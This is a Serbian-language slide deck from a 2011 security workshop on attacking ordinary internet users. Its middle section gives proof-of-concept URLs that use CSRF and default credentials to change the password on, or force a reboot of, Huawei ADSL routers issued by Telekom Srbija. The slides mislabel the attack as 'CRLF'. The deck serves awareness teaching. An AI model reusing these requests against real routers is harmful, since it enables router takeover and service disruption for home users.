



Web hacking live / Radionica 2

Windows+ Web browser <= Metasploit

Ivan Marković
Network Security Solutions
<http://netsec.rs/>

Beograd - iSEC 2011

O nama / Projektovanje, Implementacija, Održavanje, Ethical Hacking (testiranje bezbednosti)

Network Security Solutions d.o.o. je nastala iz potrebe da se kompanijama jugoistočne Evrope pruži svetski nivo usluga vezanih za IT bezbednost. Svetski priznati stručnjaci zaposleni u Network Security Solutions rade na ispunjavanju misije kompanije - podizanju svesti o IT bezbednosti i zaštiti informacionih sistema klijenata.

Ponosni smo na našu listu referenci, istraživanja i alata, koja je rezultat godina rada u ovoj oblasti i verujemo da je kredibilitet stečen tokom tih godina najbolja preporuka našim budućim klijentima.



Ciljevi radionice


- Analiza uobičajnih aktivnosti korisnika na Internetu
- Eksploatacija naivnih korisnika
- Traženje rešenja

Analiza uobičajnih aktivnosti korisnika na Internetu

- Windows + Email + Internet browser
- Facebook, Twitter, ...



Eksploatacija naivnih korisnika



Eksploatacija naivnih korisnika / Telekom Srbija

- Telekom ADSL / Huawei HG510 / Huawei SmartAX MT882
- Administracija samo sa lokalnog lan-a (npr 192.168.1.1)
- Cross site request forgery (CRLF)
- Default podaci (telekom:telekom, admin:admin)

.: POC (Login => CSRF)

http://telekom:telekom@PUBLIC_IP_OF_USER/password.cgi?sysPassword=BASE64_NEW_PASSWORD

.: POC (Login => CSRF)

http://admin:admin@PUBLIC_IP_OF_USER/Action?save_reboot=1&reboot_loc=0&id=5

: POC (CSRF + Auth Bypass => DoS)

http://PUBLIC_IP_OF_USER/rebootinfo.cgi

- ^ Preuzimanje kontrole nad ADSL ruterom/modemom ^

Eksploatacija naivnih korisnika

❖ Internet browser

- DEMO - Metasploit



Traženje rešenja

- *Security Awareness*
- *Redovan Update!*
- *Redovno testiranje sistema!*
- ... ?

Pitanja?

Ivan Marković, <ivan.markovic@netsec.rs>
Network Security Solutions, Beograd
<http://netsec.rs/>

Hvala! 😊

Ivan Marković, <ivan.markovic@netsec.rs>
Network Security Solutions, Beograd
<http://netsec.rs/>